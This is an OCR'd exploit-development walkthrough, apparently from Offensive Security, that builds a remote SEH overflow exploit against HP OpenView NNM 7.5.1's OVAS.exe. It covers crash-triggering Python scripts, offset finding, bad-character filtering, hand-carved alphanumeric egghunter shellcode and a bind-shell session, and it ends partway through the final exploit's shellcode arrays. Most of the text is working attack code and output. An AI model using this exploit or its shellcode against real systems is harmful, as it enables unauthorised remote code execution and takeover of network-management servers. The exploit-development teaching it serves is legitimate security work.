
We see that the offending buffer can be recreated using a python script with the following syntax:

```
#!/usr/bin/python

import socket
import os
import sys

crash = “>“ * 1028

buffer=“GET /topology/homeBaseView HTTP/1.1\r\n”
buffer+=“Host: “ + crash + “\r\n”
buffer+=“Content-Type: application/x-www-form-urlencoded\r\n”
buffer+=“User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_03\r\n”
buffer+=“Content-Length: 1048580\r\n\r\n”

print “[*] Sending evil HTTP request to NNMz, ph33r”
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect((“192.168.240.128”, 7510))
expl.send(buffer)
expl.close()
```

After playing around with various buffer lengths, we find that a 4000 Byte buffer length will overwrite an internal Structured Exception Handler, which leads us to (theoretically) easy remote code execution.

Using the Metasploit *pattern_create.rb* script, we create a unique pattern of 4000 bytes and trigger a crash, in an attempt to identify the exact bytes that overwrite the SEH.





We see that SEH is overwritten after the 3381st byte.


```
bt tools # ./pattern_offset.rb 45376945
3381
```

```
bt tools #
```

Controlling EIP

We revise our skeleton exploit and confirm control of EIP.

```
#!/usr/bin/python

import socket
import os
import sys

crash = “A”*3381 +”B”*4 + “C”*615

buffer=“GET /topology/homeBaseView HTTP/1.1\r\n”
buffer+=“Host: “ + crash + “\r\n”
buffer+=“Content-Type: application/x-www-form-urlencoded\r\n”
buffer+=“User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_03\r\n”
buffer+=“Content-Length: 1048580\r\n\r\n”

print “[*] Sending evil HTTP request to NNMz, ph33r”
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect((“192.168.240.128”, 7510))
expl.send(buffer)
expl.close()
```



We can see that a standard "POP POP RET" instruction set will redirect us to 4 bytes previous to the return address, as SEH overflows usually do.


We start looking for a "POP POP RET" instruction set in the non /GS enabled HP binaries. We find an apparently suitable return address in ov.dll:

```
C:\Program Files\HP OpenView\bin>findjump2.exe ov.dll ebx
Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning ov.dll for code useable with the ebx register
0x5A02EF74      pop ebx - pop - retbis
Finished Scanning ov.dll for code useable with the ebx register
Found 1 usable addresses

C:\Program Files\HP OpenView\bin>
```

The problems begin – bad characters

We use this return address to test for proper code execution redirection (owning EIP), however we do not get the expected result from Ollydbg.

```
#!/usr/bin/python

import socket
import os
import sys
# POP POP RET  OV.DLL 0x5A02EF74
RET = "\x74\xef\x02\x5a"

crash = "A"*3381 +RET + "C"*615

buffer="GET /topology/homeBaseView HTTP/1.1\r\n"
buffer+="Host: " + crash + "\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_03\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"

print "[*] Sending evil HTTP request to NNMz, ph33r"
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect(("192.168.240.128", 7510))
expl.send(buffer)
expl.close()
```



Notice that our return address had been mangled. It looks like the \xEF character has been expanded into \xC3\xAF. There seems to be some character filtering or translation taking place. This will obviously have detrimental effects on our return address and shellcode, unless we completely identity these bad characters, and avoid them completely.

After sending various types of input, we can narrow down the allowed characters to:

```
\x01\x02\x03\x04\x05\x06\x07\x08\x09\x31\x32\x33\x34\x35\x36\x37\x38
\x39\x3b\x3c\x3d\x3e\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c
\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d
\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e
\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f
```

The problems continue – alphanumeric shellcode

We now face several problems.

We need to find a "bad character friendly" return address, and we need to figure out how we are going to write our shellcode which will conform to the restricted allowed instruction sets.

We need to find a replacement for the short jump over the return address (usually a "\xEB" instruction in SEH overflows).

Finding a return address is easy enough. We find 0x6d356c6e in jvm.dll. This address is completely alphanumeric, and suits our purposes perfectly...However, how will we deal with the shellcode?

After making several futile attempts at running different type encoded pre-generated shellcodes, it sadly becomes clear to us that we will need to encode our shellcode manually, using our specific restricted character set.

We will use a limited assembly instruction set in order to construct our manually encoded shellcode. Our manually encoded shellcode will "carve out" the real payload while in memory. We will then need to make sure that execution flow is redirected to the newly "carved" shellcode. This sounds much more complex than it really is. Let's get on with creating our encoded shellcode...we will write it directly into Olly in order to simplify the opcode translations.

Our shellcode should:

1) Be able to Identify its relative location in memory in order to "decode" itself.

2) Be small, as this manual encoding method has a huge overhead in terms of size.


We just need to find a nice cozy place to place our final egg + real payload.

Think outside of the box...

```
#!/usr/bin/python

import socket
import os
import sys
crash = "A"*3381 +"\x42\x42\x42\x42" + "C" * 615
buffer="GET /topology/homeBaseView HTTP/1.1\r\n"
buffer+="Host: " + crash + "\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_03\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
buffer+="\xcc" * 1500
print "[*] Sending evil HTTP request to NNMz, ph33r"
expl = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
expl.connect(("192.168.240.128", 7510))
expl.send(buffer)
expl.close()
```

We locate our un-mangled, unrestricted, spacious buffer space. However, we see that we do not have any registers pointing to this buffer.

The problems persist – return of W00TW00T



All these considerations taken, an egghunter payload comes to mind. It suits us perfectly.

For reference, the 32 byte egghunter shellcode looks like this:

```
“\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\
x05\x5a\x74\xef\xb8\x54\x30\x30\x57\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7”;
```

Writing alphanumeric shellcode with Calc

Let' start building our encoded egghunter shellcode.

We will use EAX to perform all the stack placements and calculations. We start by zeroing out EAX, in order to have a clean slate:

```
25 4A4D4E55       AND EAX,554E4D4A
25 3532312A       AND EAX,2A313235
```

We will use a nice trick to locate our position in the stack. If we push ESP onto the stack, and then POP EAX, we will effectively hold the address of ESP in EAX. This will allow us to make relative memory calculations for expanding our encoded payload.


```
1035FE4D   54              PUSH ESP
1035FE4E   58              POP EAX
```

In the next stage, we want to get the stack aligned with the “expansion” of our shellcode in memory. This is where we introduce the starting point in the stack for our decoding shellcode.

We need to roughly estimate where our encoded shellcode ends (which is impossible to do ahead of time, this stage is usually kept for last). We will assume that we know our encoded shellcode will take up around 253 bytes.

We see that our preferred location for expanding our buffer is at an offset from ESP. We need to add this value to ESP, using instructions which result in allowed characters.

```
2D 664D5555      SUB EAX,55554D66
2D 664B5555      SUB EAX,55554B66
2D 6A505555      SUB EAX,5555506A
```



Now that we've got EAX aligned to the place on the stack we want our decoded shellcode to be written.

The next instructions will set our stack pointer to this address

```
0040101B      50            PUSH EAX
0040101C      5C            POP ESP
```

Now we are free to write our "decoding" shellcode. We will take the original 32 byte egghunter shellcode and break it down to 8 sets of 4 bytes. We will then proceed to "carve" these bytes into a register (we will use EAX), and then push them onto the stack.


For example the first 4 bytes we will write will be the last 4 bytes of the egghunter shellcode - "\x75\xe7\xff\xe7". We need to make EAX equal E7FFE775. We can do this by once again zeroing out EAX, and some delicate hex calculations. Once this is done, EAX is pushed onto the stack:

```
25 4A4D4E55  AND EAX,554E4D4A  # zero out EAX
25 3532312A  AND EAX,2A313235  # zero out EAX
2D 21555555  SUB EAX,55555521  # carve out last 4 bytes
2D 21545555  SUB EAX,55555421  # carve out last 4 bytes
2D 496F556D  SUB EAX,6D556F49  # carve out last 4 bytes
50           PUSH EAX# push E7FFE775 on to the stack (last 4 bytes of egghunter)
```

We continue with the next 4 bytes of the egghunter shellcode "\xaf\x75\xea\xaf". We need to make EAX equal to AFEA75AF. We won't forget once again to zero out EAX.

```
25 4A4D4E55  AND EAX,554E4D4A   # zero out EAX
25 3532312A  AND EAX,2A313235   # zero out EAX
2D 71216175  SUB EAX,75612171   # carve out last 4 bytes
2D 71216175  SUB EAX,75612171   # carve out last 4 bytes
2D 6F475365  SUB EAX,6553476F   # carve out last 4 bytes
50           PUSH EAX    # push AFEA75AF on to the stack
```

This "encoding" process continues for the rest of the remaining egghunter shellcode.



Once the shellcode is manually encoded, it should decode correctly at execution time, and write a 32 byte egghunter shellcode a few bytes after the stage 1 shellcode ends. Once the stage 1 shellcode executes and decodes, it then executes a few “nops” (\x47 instructions) and meets the decoded egghunter shellcode. The egghunter is executed and starts looking for its egg (W00TW00T in our case).

From here on, the exercise should be familiar to you. We step over the egghunter and see that the egg is successfully identified in memory and executed!

Getting code execution

We proceed to add a payload instead of our dummy buffer. We will test payload execution with a bind shell on port 4444.

```
bt ~ # ./exploit.py
[*] HP NNM 7.5.1 OVAS.exe SEH Overflow Exploit (0day)
[*] http://www.offensive-security.com
[*] Sending evil HTTP request to NNMz, ph33r
[*] Egghunter working ...
[*] Check payload results - may take up to a minute.
bt ~ # nc -nv  192.168.209.132 4444
(UNKNOWN) [192.168.209.132] 4444 (krb524) open
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection 2:
   Connection-specific DNS Suffix  . : localdomain
   IP Address. . . . . . . . . . . . : 192.168.209.132
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.209.2

C:\>
```

Success! We receive a shell! (even though there *is* a trick here).

The final exploit looks like this:

```
#!/usr/bin/python
#############################################################################

import socket
import os
import sys

print "[*] HP NNM 7.5.1 OVAS.exe SEH Overflow Exploit (0day)"
print "[*] http://www.offensive-security.com"

# 0x6d356c6e pop pot ret somehwere in NNM 7.5.1

egghunter=(
"\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x54\x58\x2D\x66\x4D\x55"
"\x55\x2D\x66\x4B\x55\x55\x2D\x6A\x50\x55\x55\x50\x5C\x41\x41\x25"
"\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x2D\x21\x55\x55\x55\x2D\x21"
"\x54\x55\x55\x2D\x49\x6F\x55\x6D\x50\x41\x41\x25\x4A\x4D\x4E\x55"
"\x25\x35\x32\x31\x2A\x2D\x71\x21\x61\x75\x2D\x71\x21\x61\x75\x2D"
"\x6F\x47\x53\x65\x50\x41\x41\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31"
```

```
"\x2A\x2D\x44\x41\x7E\x58\x2D\x44\x34\x7E\x58\x2D\x48\x33\x78\x54"
"\x50\x41\x41\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x2D\x71\x7A"
"\x31\x45\x2D\x31\x7A\x31\x45\x2D\x6F\x52\x48\x45\x50\x41\x41\x25"
"\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x2D\x33\x73\x31\x2D\x2D\x33"
"\x33\x31\x2D\x2D\x5E\x54\x43\x31\x50\x41\x41\x25\x4A\x4D\x4E\x55"
"\x25\x35\x32\x31\x2A\x2D\x45\x31\x77\x45\x2D\x45\x31\x47\x45\x2D"
"\x74\x45\x74\x46\x50\x41\x41\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31"
"\x2A\x2D\x52\x32\x32\x32\x2D\x31\x31\x31\x31\x2D\x6E\x5A\x4A\x32"
"\x50\x41\x41\x25\x4A\x4D\x4E\x55\x25\x35\x32\x31\x2A\x2D\x31\x2D"
"\x77\x44\x2D\x31\x2D\x77\x44\x2D\x38\x24\x47\x77\x50")

bindshell=("T00WT00W"+
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x46\x4b\x4e"
"\x4d\x34\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x38"
"\x4e\x56\x46\x52\x46\x52\x4b\x38\x45\x44\x4e\x43\x4b\x38\x4e\x47"
"\x45\x50\x4a\x47\x41\x30\x4f\x4e\x4b\x48\x4f\x44\x4a\x41\x4b\x48"
"\x4f\x45\x42\x32\x41\x30\x4b\x4e\x49\x34\x4b\x58\x46\x53\x4b\x38"
"\x41\x50\x50\x4e\x41\x33\x42\x4c\x49\x39\x4e\x4a\x46\x58\x42\x4c"
"\x46\x47\x47\x30\x41\x4c\x4c\x4c\x4d\x30\x41\x50\x44\x4c\x4b\x4e"
